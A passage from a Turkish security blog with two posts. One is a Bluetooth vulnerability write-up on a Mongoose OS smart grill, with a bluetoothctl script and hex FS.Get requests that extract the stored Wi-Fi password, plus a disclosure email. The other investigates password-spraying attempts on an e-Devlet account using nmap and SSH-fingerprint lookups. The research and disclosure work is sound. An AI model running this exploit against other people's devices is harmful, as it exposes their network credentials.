Google arama motorunda mobil uygulamanın kaynak kodunda dikkatimi çeken bazı kelimeleri arattığımda ızgaranın [Mongoose OS](#) isimli bir işletim sistemine sahip olduğunu öğrendim.

Google "sys.reboot" "init.js" config.set "config.save" fs.rename

[All](#)
[Images](#)
[Videos](#)
[News](#)
[Books](#)
[More](#)
[Tools](#)

About 2 results (0.39 seconds)

It looks like there aren't many great matches for your search

Try using words that might appear on the page you're looking for. For example, "cake recipes" instead of "how to make a cake."

Need help? Check out [other tips](#) for searching on Google.

Gitter
<https://gitter.im/cesanta/mongoose-os>

cesanta/mongoose-os
 Rename, "FS.Remove", "FS.Put", "FS.Get", "FS.ListExt", "FS.List", "Config.Save", "Config.Set", "Config.Get", "Sys.SetDebug", "Sys.GetInfo", "Sys.Reboot",

Run-time init

- conf0.json** - configuration defaults. This is a copy of the generated **sys_config_defaults.json**. It is loaded first and must exist on the file system. All other layers are optional.
- conf1.json** - **conf8.json** - these layers are loaded one after another, each successive layer can override the previous one (provided **conf_acl** of the previous layer allows it). These layers can be used for vendor configuration overrides.
- conf9.json** is the user configuration file. Applied last, on top of all other layers. **mos config-set** and **save_cfg()** API function modify **conf9.json**.

```

graph LR
    conf0[conf0.json] -- APPLY --> conf1[conf1.json]
    conf1 -- ... --> conf9[conf9.json]
    conf9 -- APPLY --> runtime[RUNTIME CONFIGURATION]
  
```

Daha önce bu işletim sistemini görmediğim, duymadığım için web sitesinde yer alan kullanıcı kılavuzuna göz atmaya karar verdim. [Yapılandırma sayfasını](#) ziyaret ettiğimde **conf** ile başlayan **json** uzantılı dosyalar arasında yer alan **conf9.json** dosyası hemen dikkatimi çekti.

Kullanıcı ayarlarını içeren bu dosyada dikkate değer bilgiler olabileceğini düşündüğüm için **init.js** yerine **conf9.json** dosyasını **bluetoothctl** aracı ile Bluetooth bağlantısı üzerinden okumamı sağlayacak **88** karakter uzunluğundaki aşağıdaki isteği oluşturup **Bash** betiği üzerinden ızgaraya gönderdiğimde **Invalid Offset** ile hatası ile karşılaşım.

```
{“id”:999,”method”:”FS.Get”,”params”:{“filename”:”conf9.json”,”offset”: 0 , “len”:20}}
```



```
(root@Kali)-[~/Desktop]
# echo -n '{"id":999,"method":"FS.Get","params":{"filename":"conf9.json",
offset": 0, "len":20}}' | hexdump -ve '/1 "0x02x "'
0x20 0x7b 0x22 0x69 0x64 0x22 0x3a 0x39 0x39 0x39 0x2c 0x22 0x6d 0x65 0x74 0x
68 0x6f 0x64 0x22 0x3a 0x22 0x46 0x53 0x2e 0x47 0x65 0x74 0x22 0x2c 0x22 0x70
0x61 0x72 0x61 0x6d 0x73 0x22 0x3a 0x7b 0x22 0x66 0x69 0x6c 0x65 0x6e 0x61 0
x6d 0x65 0x22 0x3a 0x22 0x63 0x6f 0x6e 0x66 0x39 0x2e 0x6a 0x73 0x6f 0x6e 0x2
2 0x2c 0x22 0x6f 0x66 0x66 0x73 0x65 0x74 0x22 0x3a 0x20 0x30 0x20 0x2c 0x20
0x22 0x6c 0x65 0x6e 0x22 0x3a 0x32 0x30 0x7d 0x7d 0x20
```

```
Warning: you are using the root account. You may harm your system.

1 #!/bin/bash
2 bluetoothctl << EOF
3 devices
4 agent on
5 connect
6 gatt.select-attribute 5fd4f53-5f52-5043-5f74-785f63746c5f
7 gatt.write "0x00 0x00 0x00 0x55"
8 gatt.select-attribute 5fd4f53-5f52-5043-5f64-6174615f5f5f
9 gatt.write "0x20 0x7b 0x22 0x69 0x64 0x22 0x3a 0x39 0x39 0x39 0x2c 0x22 0x6d
0x65 0x74 0x68 0x6f 0x64 0x22 0x3a 0x22 0x46 0x53 0x2e 0x47 0x65 0x74 0x22
0x2c 0x22 0x70 0x61 0x72 0x61 0x6d 0x73 0x22 0x3a 0x7b 0x22 0x66 0x69 0x6c
0x65 0x6e 0x61 0x6d 0x65 0x22 0x3a 0x22 0x63 0x6f 0x6e 0x66 0x39 0x2e 0x6a
0x73 0x6f 0x6e 0x22 0x2c 0x22 0x6f 0x66 0x66 0x73 0x65 0x74 0x22 0x3a 0x20
0x30 0x20 0x2c 0x20 0x22 0x6c 0x65 0x6e 0x22 0x3a 0x32 0x30 0x7d 0x7d 0x20"
10 gatt.read
11 gatt.read
12 EOF
```

```
File Edit View Go Capture Analyze Statistics Telephony Wireless root@Kali: ~/Desktop

bluetooth

ion Source Protocol Length Info
ost () remote () ATT 10 Rcvd Write Response, Handle: 0x0033 (Unknown)
() localhost () ATT 101 Sent Write Request, Handle: 0x002e (Unknown)
controller HCI_EVT 8 Rcvd Number of Completed Packets
ost () remote () ATT 14 Rcvd Error Response - Invalid Offset, Handle: 0x
() localhost () ATT 12 Sent Read Request, Handle: 0x002e (Unknown)
controller HCI_EVT 8 Rcvd Number of Completed Packets
ost () remote () ATT 10 Rcvd Read Response, Handle: 0x002e (Unknown)
() localhost () ATT 16 Sent Write Request, Handle: 0x0033 (Unknown)
controller HCI_EVT 8 Rcvd Number of Completed Packets
ost () remote () ATT 10 Rcvd Write Response, Handle: 0x0033 (Unknown)
() localhost () ATT 97 Sent Write Request, Handle: 0x002e (Unknown)
controller HCI_EVT 8 Rcvd Number of Completed Packets
ost () remote () ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
() localhost () ATT 12 Sent Read Request, Handle: 0x002e (Unknown)

Frame 144: 14 bytes on wire (112 bits) 0000 02 4a 20 09 00 05 00 04 00 01 12 2e 00 07
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
... 0000 0100 1010 = Connection Han
... 10 ... .. = PB Flag: Firs
00 ... .. = BC Flag: Poin
Data Total Length: 9
Data
[Expert Info (Error/Protocol): Fram
[Frame is out of any connection
[Severity level: Error]
[Group: Protocol]
[Source BD_ADDR: 00:00:00:00:00:00
[Source Device Name: ]
[Source Device Instance: 0x11


Bluetooth: Protocol | Packets: 709 - Displayed: 709 (100.0%) - Dropped: 0 (0.0%)
```

Biraz araştırma yaptıktan sonra “invalid offset” hatasının

boyuttan kaynaklı tetiklendiğini öğrendim. Daha sonra **85** karakter uzunluğundaki `init.js` isteği ile yukarıdaki **88** karakter uzunluğundaki **conf9.json** isteğini boyut olarak eşitlemeye karar verdim. 3 tane boşluk karakterini (space) sildikten sonra istek aşağıdaki şekle bürünmüş ve **85** karakter uzunluğunda olmuş oldu.

```
{"id":999,"method":"FS.Get","params":{"filename":"conf9.json","offset":0,"len":20}}
```

Bu isteği ızgaraya gönderdikten sonra **conf9.json** dosyasının ilk 20 karakterini başarıyla okuyabildiğimi gördüm.



Opsiyonel parametre olan **Offset** değerini yavaş yavaş arttırarak dosyayı okumaya devam ettiğimde ise aşağıdaki istek sonucunda ızgaranın kurulumu aşamasında uygulamaya girmiş olduğum kablosuz ağ adımı ve parolamı elde edebildiğimi gördüm!

```
{"id":999,"method":"FS.Get","params":{"filename":"conf9.json","offset":280,"len":99}}
```

Executed the bash script.

Received the response encoded in base64.

Prepared the command in hex for bluetoothctl to send.

Censored SSID & WiFi password.

Sonuç itibariyle yaptığım güvenlik araştırması sonucunda ortaya çıkan bu kritik zafiyeti istismar ederek, art niyetli bir kişinin bu marka ve model bir ızgaraya **30** ila **300** metre mesafe uzaklıktan istek göndererek dahil olduğu kablosuz ağ adını ve parolasını kolaylıkla öğrenebileceğini ortaya koymuş oldum. İşin şaşırtıcı kısmı ise bu zafiyetin istismar edebilebilmesi için ızgaranın açık konumunda (POWER ON) olmadan sadece fiş takılı olması yeterli oluyordu.

Bu zafiyetin kaç haneyi etkilediğini bilemesem de [istatistiklere](#) göre Amerika'da 2021 yılı başı itibariyle 100 milyon hanenin ızgara kullandığını, her üç haneden birinin de birden fazla ızgara kullandığını dikkate aldığımızda, bu tür akıllı ızgaraların

(IoT) yaygınlaşması ile ciddi güvenlik risklerini beraberinde getireceğini söyleyebilirim.

Keşfettiğim bu ciddi zafiyet sonrasında akıllı ızgaram ile yollarımızı ayırmak yerine kendisini diğer IoTler ile birlikte Wi-Fi [Misafir Ağına](#) taşıyarak iştahımı kaçırmasını engelledikten sonra lezzetli yemeklerin keyfini çıkarmaya devam etmeye karar verdim. 😊

Her ihtimale karşı üretici bu zafiyeti ortadan kaldırırsa dek mümkünse akıllı ızgaranızı kullanmadığınız zamanlarda fişe takılı bırakmamanızı tavsiye ederim.



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Izgara üreticisine 1 Nisan tarihinde zafiyetle ilgili e-posta gönderdiğimi ancak bu zamana kadar yanıt alamadığımı da üzülerək paylaşmak isterim.

Responsible Vulnerability Disclosure for

Pellet Grill



Mert SARICA <mert.sarica@gmail.com>
to support

Sat, Apr 1, 11:29AM (3 days ago) ☆ ↶ ⋮

Dear Sir or Madam,

My name is Mert, and I am a seasoned cybersecurity professional who conducts cybersecurity research and publishes them on my blog for the benefit and awareness of the public.

According to various research, IoT (Internet of Things) devices, such as coffee machines, thermostats, smart speakers, smart bulbs, alarm systems, etc., might have vulnerabilities (<https://www.fortinet.com/resources/cyberglossary/iot-device-vulnerabilities>) due to their limited software and hardware capabilities.

Recently I purchased an [REDACTED] Pellet Grill from Home Depot two weeks ago. (By the way, I love cooking with my grill; it is fantastic!) I noticed that my grill as an IoT has Wi-Fi and Bluetooth features and can be controlled via a mobile app ([https://play.google.com/store/apps/details?id=\[REDACTED\]&hl=en_US&gl=US](https://play.google.com/store/apps/details?id=[REDACTED]&hl=en_US&gl=US)). After I went through to installation procedure, I enrolled my grill into my Wi-Fi network.


7. e-Devlet Hesaplarımızı Nasıl Hackliyorlar?

If you are looking for an English version of this article, please visit [here](#).

[powerkit_toc title="İÇİNDEKİLER" depth="2" min_count="4" min_characters="1000"]

Başlangıç

25 Ekim 2023 günü saat 11:46'da e-Devlet uygulamasından ve e-posta adresime gelen uyarılardan e-Devlet Kapısı hesabıma üst üste birden fazla defa yanlış parola ile giriş yapılmaya çalışıldığı için hesabımın bir saatliğine geçici olarak kullanıma kapatıldığını öğrendim.



Art niyetli bir kişinin uzun ve karmaşık olan parolamı tahmin etme ihtimalinin oldukça zayıf olması ve ayrıca e-Devlet Kapısı'nda da iki aşamalı giriş yöntemini kullandığım için bu konu beni çok fazla endişelendirmese de bir güvenlik araştırmacısı olarak hesabımın nasıl kullanıma kapatıldığını öğrenmeye karar verdim.

Meslek hayatıma 2005 yılında [Etik Hacker](#), Sızma Testi Uzmanı olarak başladığım ve yıllarca web uygulamalarına yönelik güvenlik testleri de gerçekleştirdiğim için ilk iş olarak e-Devlet Kapısı giriş sayfasını, hesabımı hacklemeye çalışan art niyetli bir kişi gözüyle incelemeye başladım.

Art niyetli bir kişinin hesabıma giriş yapabilmesi için öncelikle TCKN bilgime sahip olması gerekiyordu. Çiçekçiden kargocuya kadar yıllar içinde herkese vermek zorunda kaldığımız ve [e-Devlet Hacklendi mi?](#) yazımdan da anlaşılacağı üzere birçok bilginin yeraltı dünyasında elden ele gezdiğini gördüğümüz için TCKN bilgimi nereden, nasıl buldukları üzerine pek kafa yormama pek gerek kalmadı.

Peki TCKN bilgime sahip olan art niyetli bir kişi deneme yanılma / [kaba kuvvet saldırısı](#) (brute force) gerçekleştirerek er ya da geç parolamı tespit edip, iki aşamalı giriş aşamasına gelebilir miydi? Bu saldırı tekniğini engellemeye yönelik olarak e-Devlet Kapısı'nda [CAPTCHA](#) veya [IP](#) adresi engelleme gibi bir dizi güvenlik önlemi yok muydu? sorularına yanıt bulmak için öncelikle hatalı parolalar ile e-Devlet hesabıma giriş yapmaya çalıştım. İki hatalı giriş denemesinden sonra güvenli bir web uygulamasında olması gerektiği gibi karşıma CAPTCHA kontrolü çıktı ve hesabım kullanıma kapatılmadı. O halde saldırgan hesabımı nasıl geçici süreliğine kullanıma kapatmayı başarmıştı?

e-Devlet Kapısı
KİMLİK DOĞRULAMA SİSTEMİ

[e-Devlet Şifresi](#) [Mobil İmza](#) [Elektronik İmza](#) [T.C. Kimlik Kartı](#) [İnternet Bankacılığı](#)

T.C. Kimlik Numaranızı ve e-Devlet Şifrenizi kullanarak kimliğinizin doğrulandıktan sonra işleminize kaldığınız yerden devam edebilirsiniz. [e-Devlet Şifresi Nedir, Nasıl Alınır?](#)

Kimlik no veya şifre hatalıdır. e-Devlet Kapısı profilinizde cep telefonunuz veya cep telefonu ile birlikte e-posta adresiniz kayıtlı ise (profile tanımlı olan güvenlik ayarlarına göre) şifrenizi unuttuğunuzda PTTYe giderek yeni şifre zarfı almak zorunda değilsiniz. Şifrenizi kendiniz kolay ve hızlı bir şekilde yenileyebilirsiniz. Şifrenizi unuttuğunuzda alta yer alan "Şifremi Unuttum" düğmesine basarak şifre yenileme işlemi yapabilirsiniz. Youtube sayfamızdan (<https://youtu.be/1916joo2peE>) şifre yenileme ile ilgili Kamu spotumuzu izleyebilirsiniz.

* T.C. Kimlik No

* e-Devlet Şifresi

* Güvenlik Kodu

* e-Devlet şifrenizi unuttuğunuz durumda doğruladığınız cep telefonunuzdan yenileme işlemi yapabilirsiniz.

Lütfen resimde gördüğünüz karakterleri yanınıza bulunan kutuya giriniz. Resmi okuyamıyorsanız, üzerine tıklayarak yeni bir tane oluşturabilirsiniz.

[Sifremi Unuttum](#)

[İptal](#) [Giriş Yap](#)

CAPTCHA (İnsan ve Bilgisayar Ayrımı Amaçlı Tam Otomatik Genel Turing Testi), sorgulama-yanıt doğrulaması olarak bilinen bir güvenlik önlemidir. CAPTCHA spam ve şifre çözme koruması sağlanmasına yardımcı olur. Bunun için sizden basit bir testi yanıtlamanızı isteyerek şifre korumalı bir hesaba girmeye çalışan bir bilgisayar değil insan olduğunuzu kanıtlamanızı sağlar. (Kaynak: [Google](#))

Bu soruya yanıt bulmak için bu sefer [VPN](#) ile farklı IP adreslerinden e-Devlet hesabıma hatalı giriş denemeleri yapmaya başladığımda 5. denemede hesabımın bir saatliğine geçici olarak kullanıma kapatıldığını gördüm. Bu da yine güvenli bir web uygulamasında olması gereken bir güvenlik kontrolü olup, belki yüzlerce belki binlerce [bot](#) üzerinden hedef


hesaba yönelik gerçekleştirilecek kaba kuvvet saldırısı (brute force) ile parolanın tespit edilmesinin (password guessing) önüne geçiyordu.

Hedef Kim?

Son aylarda [WhatsApp Dolandırıcıları](#) ve [Kripto Para Dolandırıcıları](#) yazılarım ile dolandırıcıların tekerine çomak soktuğum için bu siber saldırıda art niyetli kişi veya kişiler direkt benim hesabımı mı hedef almışlardı yoksa geniş çaplı kullanıcı kitlesine yönelik olarak gerçekleştirdikleri parola spreji saldırısında tesadüfen benim hesabıma mı denk gelmişlerdi bu defa da bu soruya yanıt aramak için işe koyuldum.

Parola spreji saldırılarında kötü amaçlı kişiler, en yaygın kullanılan parolaları birçok farklı hesap ve hizmette deneyerek bulabildikleri tüm parola korumalı varlıklara erişim elde etmeye çalışır. Bu saldırılar çoğu zaman birçok farklı kurumu ve kimlik sağlayıcısını kapsar. (Kaynak: [Microsoft](#))

How Password Spraying Works



Görsel: [Arkose Labs](#)

Bu soruya yanıt bulmak için benim gibi e-Devlet hesabı geçici süreliğine kapatılan başka kişiler var mı diye Google arama motorunda arama yaptığımda aslında 2020 yılından beri çok sayıda kişinin bu saldırılara mağruz kaldığını öğrendim.

The screenshot shows a forum post on DH Forum. The post title is "Merhaba bugün gelen mail ile E-Devlet hesabıma birkaç kez başarısız giriş yapmaya çalışıldığını öğrendim. Giriş denemelerini görselde paylaşıyorum. Sahnımı beğenir giriş yapamıyolar(Umarım dyledir).". Below the text is a table with columns: "Giriş", "Kullanıcı", "İsim", "Şifre", "Durum", "Tarih". The table lists several login attempts for different users. A red arrow points to the "Giriş" column. Below the table, the text "EDIT: Twitter'da yaptığım aramada birçok kişiye benzer ip'lerden VPN ile saldırı olmuş." is visible. The forum post is dated "16 Ekim 2020 20:08:27".

[illegible]

← → ×

tehnopat.net/sosyal/konu/ip-adresi-uzerinden-adres-bulunur-mu.1866387/

Anasayfa

Sosyal

Blog

Sorular

Videoalar

Tavsiyeler

TürkNet

?

Son etkinlik

İndir

IP adresi üzerinden adres bulunur mu?

aynadakiadam · 21 Şubat 2022 · 10 · 18

1

2

Sonraki

A

aynadakiadam

Decaplat

Katılım: 12 Eylül 2021

Mesajlar: 251

Daha fazla

21 Şubat 2022

İf1

Merhaba, az önce "e-Devlet Kapısı hesabınıza üst üste birden fazla yanlış şifre ile giriş yapılmaya çalışılmıştır" diye mail geldi. Geçmişten girmeye çalışan kişilerin IP adresleri çok garip.

Zaman	İşlem	IP Adresi
21/02/2022 16:05:49	- Başarısız	2a0c:8dc6:eb1:7bf7:4223:66a4:6dab:21
21/02/2022 16:04:55	- Başarısız	2a0c:8dc6:eb1:3b7f:996a:c196:e63b:7
21/02/2022 16:04:20	- Başarısız	2a0c:8dc6:eb1:e706:8823:b282:5ce9:2
21/02/2022 16:03:24	- Başarısız	2a0c:8dc6:eb1:529a:5c20:b1a5:9ad:1c

Bu IP adresinden onları bulabilir miyim?

Cevapla

Etiketle

Bu ekran görüntülerindeki IP adreslerinin kaynağını araştırdığımda bunlardan bazılarının, kullanıcılarına anonim iletişim imkanı sağladığı için siber suçluların da sıklıkla kullandığı [Tor](#) isimli bir ağdan gerçekleştirildiğini öğrendim.

171.25.193.78 – Tor Exit Node

185.220.100.252 – Tor Exit Node

185.220.101.46 – Tor Exit Node

77.68.20.217 – Tor Exit Node

104.244.73.193 – Tor Exit Node

Bu durumun yıllar içinde çok sayıda kişinin başına gelmesinden dolayı kuvvetle muhtemel bunun bana yönelik,

hedeflenmiş bir saldırı olmayıp parola spreysi saldırısının bir parçası olduğuna kanaat getirerek, hesabımın kilitlenmesinde rol oynayan IP adresleri özelinde araştırmamı genişletmeye karar verdim.

Teknik Araştırma

IP Adresi Tespiti

e-Devlet hesabım kullanıma geri açıldıktan hemen sonra hesabıma giriş yapıp [Kullanım Geçmişi](#) sayfasını incelemeye başladığımda, başarısız giriş denemelerinin [IPv4](#) yerine [IPv6](#) adresleri üzerinden yapıldığı hemen dikkatimi çekti.

Şifre Durumunuz

Son Değişiklik Tarihi

Sonraki Değişiklik Tarihi

Son Başarısız Giriş Denemesi

Şifre 25/10/2023 18:46:22 (IP:2001:19f0:6001:20f:9a7f:d317:c645:37eb:48067)

Sisteme Giriş Geçmişiniz

Tarih	Uygulama	Sonuç	IP Adresi	Tür
25/10/2023 20:18:01	-	Başarılı		Şifre
25/10/2023 18:46:22	-	Başarısız	2001:19f0:6001:20f:9a7f:d317:c645:37eb:48067	Şifre
25/10/2023 18:46:18	-	Başarısız	2001:19f0:6801:8dd:daab:291b:a4d6:dfc7:41456	Şifre
25/10/2023 18:46:16	-	Başarısız	2001:19f0:8001:e5d:8404:4a87:e3cf:58cb:59377	Şifre
25/10/2023 18:46:10	-	Başarısız	2600:3c03:e000:b44:ec11:517f:1d99:7cbc:37865	Şifre
25/10/2023 18:44:18	-	Başarısız	2001:19f0:8001:13a:f42d:4d56:deb9:c465:44215	Şifre
12/10/2023 19:48:33	-	Başarısız	2600:3c06:e001:7ab:c6a6:9c89:949f:96f9:48360	Şifre

IP Sahiplik Bilgileri

[IPinfo](#) üzerinden IPv6 adreslerinin WHOIS bilgilerine baktığımda tamamının [Vultr](#) ve [Linode](#) isimli bulut servis sağlayıcılarına ait olduğunu gördüm.

2001:19f0:6001:20f:9a7f:d317:c645:37eb – Vultr

2001:19f0:6801:8dd:daab:291b:a4d6:dfc7 – Vultr

2001:19f0:8001:e5d:8404:4a87:e3cf:58cb – Vultr
2600:3c03:e000:b44:ec11:517f:1d99:7cbc – Linode
2001:19f0:8001:13a:f42d:4d56:deb9:c465 – Vultr
2600:3c06:e001:7ab:c6a6:9c89:949f:96f9 – Linode

Bağlantı Noktaları

Bu IPv6 adreslerinin en bilinen açık bağlantı noktalarını (port) [nmap](#) aracı ile taradığımda sadece SSH servisine ait 22. bağlantı noktalarının açık olduğunu öğrendim.

```
root@~# nmap -iL hosts.txt -6 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-25 14:12 EDT
Nmap scan report for 2001:19f0:6001:20f:9a7f:d317:c645:37eb
Host is up (0.067s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)

Nmap scan report for 2001:19f0:6801:8dd:daab:291b:a4d6:dfc7
Host is up (0.081s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)

Nmap scan report for 2001:19f0:8001:e5d:8404:4a87:e3cf:58cb
Host is up (0.060s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)

Nmap scan report for 2600:3c03:e000:b44:ec11:517f:1d99:7cbc
Host is up (0.00019s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)

Nmap scan report for 2001:19f0:8001:13a:f42d:4d56:deb9:c465
Host is up (0.060s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
```

IPv6'dan IPv4'e Yolculuk

IPv6 adreslerine ait sunucularla ilgili daha fazla bilgi toplamak

için yine nmap aracı ile (**nmap -iL hosts.txt -6 -sV -script ssh-hostkey.nse --script-args ssh_hostkey=all**) SSH servislerinin parmak izlerini (ssh fingerprint) Shodan arama motorunda arattığımda, bu sunucuların **IPv4** adreslerini kolaylıkla bulabildim.

2001:19f0:6001:20f:9a7f:d317:c645:37eb

ssh-hostkey: **b9:cb:48:39:52:d9:f2:83:d8:ba:12:e9:9f:1d:55:21**

2001:19f0:6801:8dd:daab:291b:a4d6:dfc7

ssh-hostkey: **41:4f:6f:b8:3e:96:c0:6e:28:d8:7e:f0:81:e9:10:99**

2001:19f0:8001:e5d:8404:4a87:e3cf:58cb


ssh-hostkey: **20:c1:8b:f9:06:9a:bc:e0:89:73:02:07:b3:71:b0:0b**

2600:3c03:e000:b44:ec11:517f:1d99:7cbc

ssh-hostkey: **1b:c3:d3:43:b5:b1:9a:09:24:18:d3:d8:14:3f:34:fb**

2001:19f0:8001:13a:f42d:4d56:deb9:c465

ssh-hostkey: **5d:2b:6d:11:c9:f5:e2:8f:99:bc:2a:30:19:63:90:3c**



66.42.105.202 – [b9:cb:48:39:52:d9:f2:83:d8:ba:12:e9:9f:1d:55:21](#)

45.32.148.233 – [41:4f:6f:b8:3e:96:c0:6e:28:d8:7e:f0:81:e9:10:99](#)

137.220.33.75 – [20:c1:8b:f9:06:9a:bc:e0:89:73:02:07:b3:71:b0:0b](#)


143.42.185.244 – [1b:c3:d3:43:b5:b1:9a:09:24:18:d3:d8:14:3f:34:fb](#)

104.207.158.196[5d:2b:6d:11:c9:f5:e2:8f:99:bc:2a:30:19:63:90:3c](https://d:2b:6d:11:c9:f5:e2:8f:99:bc:2a:30:19:63:90:3c)

Tehdit Araştırması

